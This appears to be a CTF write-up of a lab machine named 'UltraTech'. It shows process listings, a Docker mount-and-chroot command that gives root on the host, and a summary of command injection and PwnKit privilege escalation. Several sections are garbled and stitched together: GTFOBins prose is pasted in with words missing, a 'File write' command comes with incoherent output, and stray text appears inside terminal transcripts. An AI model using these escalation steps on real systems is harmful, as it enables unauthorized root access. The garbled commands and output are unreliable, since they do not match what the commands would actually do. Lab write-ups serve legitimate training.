root 2 0.0 0.0 0 0 ? S 05:25 0:00 [kthreadd]
root 4 0.0 0.0 0 0 ? I< 05:25 0:00 [kworker/0:0H]
root 6 0.0 0.0 0 0 ? I< 05:25 0:00 [mm_percpu_wq]
root 7 0.3 0.0 0 0 ? S 05:25 0:25 [ksoftirqd/0]
root 8 0.0 0.0 0 0 ? I 05:25 0:00 [rcu_sched]
root 9 0.0 0.0 0 0 ? I 05:25 0:00 [rcu_bh]
root 10 0.0 0.0 0 0 ? S 05:25 0:00 [migration/0]
root 11 0.0 0.0 0 0 ? S 05:25 0:00 [watchdog/0]
root 12 0.0 0.0 0 0 ? S 05:25 0:00 [cpuhp/0]
root 13 0.0 0.0 0 0 ? S 05:25 0:00 [kdevtmpfs]
root 14 0.0 0.0 0 0 ? I< 05:25 0:00 [netns]
root 15 0.0 0.0 0 0 ? S 05:25 0:00 [rcu_tasks_kthre]
root 16 0.0 0.0 0 0 ? S 05:25 0:00 [kaudit]
root 17 0.0 0.0 0 0 ? S 05:25 0:00 [xenbus]
root 18 0.0 0.0 0 0 ? S 05:25 0:00 [xenwatch]
root 20 0.0 0.0 0 0 ? S 05:25 0:00 [khungtaskd]
root 21 0.0 0.0 0 0 ? S 05:25 0:00 [oom_reaper]
root 22 0.0 0.0 0 0 ? I< 05:25 0:00 [writeback]
root 23 0.0 0.0 0 0 ? S 05:25 0:00 [kcompactd0]
root 24 0.0 0.0 0 0 ? SN 05:25 0:00 [ksmd]
root 25 0.0 0.0 0 0 ? I< 05:25 0:00 [crypto]
root 26 0.0 0.0 0 0 ? I< 05:25 0:00 [kintegrityd]
root 27 0.0 0.0 0 0 ? I< 05:25 0:00 [kblockd]
root 28 0.0 0.0 0 0 ? I< 05:25 0:00 [ata_sff]

```

```
r00t@ultratech-prod:~$ ps aux | grep -v grep
root    743  0.0  0.4  30028  2384 ?        Ss   05:26  0:00 /usr/sbin/cron -f
root    758  0.0  0.4  644628  2268 ?        Ssl  05:26  0:01 /usr/bin/lxcrfs /var/lib/lxcrfs/
root    760  0.0  2.1  169088 10592 ?        Ssl  05:26  0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root    773  0.0  0.5  70644  2748 ?        Ssl  05:26  0:00 /lib/systemd/systemd-logind
root    776  0.0  0.1  31872  616 ?        Ss   05:26  0:00 /usr/sbin/inetd
root   923  0.0  0.4  286236  2176 ?        Ssl  05:26  0:00 /usr/lib/accountsservice/accounts-daemon
root   929  0.0  0.3  28676  1784 ?        Ss   05:26  0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root   938  0.0  2.0  185908 10128 ?        Ssl  05:26  0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wa
it-for-signal
root   941  0.0  2.8  627212 14184 ?        Ssl  05:26  0:00 /usr/lib/snapd/snapd
root   947  0.0  0.3  14664  1844 ttys0      Ss+  05:26  0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttys0 vt220
root   956  0.0  0.3  291468 1908 ?        Ssl  05:26  0:01 /usr/lib/policykit-1/polkitd --no-debug
root   957  0.0  0.3  14888  1484 ttys1      Ss+  05:26  0:00 /sbin/agetty -o -p -- \u --noclear ttys1 linux
root  1003  0.0  0.5  72296  2544 ?        Ss   05:26  0:00 /usr/sbin/sshd -D      Vulnerable App:
root  1024  0.0  1.5  335320  7512 ?        Ss   05:26  0:00 /usr/sbin/apache2 -k start
root  1340  0.0  0.4  57500  2300 ?        S    05:27  0:00 /usr/sbin/CRON -f
root  3624  0.1  6.9  723520 34228 ?        Ssl  07:15  0:00 /usr/bin/dockerd -H fd://
root  3658  0.0  0.0      0     0 ?        I    07:15  0:00 [kworker/0:1]
root  3757  0.0  3.9  657468 19224 ?        Ssl  07:15  0:00 docker-containerd --config /var/run/docker/containerd/containerd.toml --log-level
l info
r00t   8075  0.0  0.2  13136 1000 pts/0      S+   07:21  0:00 grep --color=auto root
root  21329  0.0  0.0      0     0 ?        I    06:46  0:00 [kworker/u30:1]
root  21996  0.0  0.6 105684  3368 ?        Ss   07:01  0:00 sshd: r00t [priv]
root  22148  0.0  0.0      0     0 ?        I    07:03  0:00 [kworker/0:0]
root  22340  0.0  0.0      0     0 ?        I    07:09  0:00 [kworker/u30:2]
root  32517  0.0  0.0      0     0 ?        I    07:15  0:00 [kworker/u30:0]
r00t@ultratech-prod:~$
```

I visited <https://gtfobins.github.io/gtfobins/docker/> and found a way to break the shell restrictions and get root access. I however, modified the command a bit and used this to get root access:

```
docker run -v /:/mnt --rm -it bash chroot /mnt bash
```

- This command uses the `bash` image (or a more typical Debian-based image, assuming the default image has `bash` installed).
 - The `bash` shell is invoked inside the `chroot` environment.

```
root@kali:~/thm/ultratech x root@kali:~/thm/ultratech x root@506026f3ac0d:/ x root@kali:~/thm/ultratech x

r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

Any other Docker Linux image should work, e.g., `alpine`.  

root@506026f3ac0d:/# whoami
root
root@506026f3ac0d:/# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
root@506026f3ac0d:/# ls
ls: /bin/sh: Permission denied
root@506026f3ac0d:/# |
```

File write

If writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

Write a file by copying it to a temporary container and back to the target destination on the host.

```
CONTAINER ID="`docker run -v /tmp:/hosttmp alpine curl -s https://www.google.com`" # or existing
/tmp/testfile
alpine: /tmp/testfile: 47B
docker: /tmp/testfile: /tmp/testfile: No such file or directory
docker: /tmp/testfile: /tmp/testfile: No such file or directory
```

File read

If reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

SUMMARY

Here's a high level summary of how I pwned UltraTech:

- I abused the os command execution functionality and injected my own command to get user credentials.
- I used the credentials to get shell access on the target.
- I was able to get root access by 2 different methods:
 - Exploiting **suid** bit on **pkexec** using **PwnKit**.
 - Exploiting **docker** running as root.

That's it from my side! Until next time.
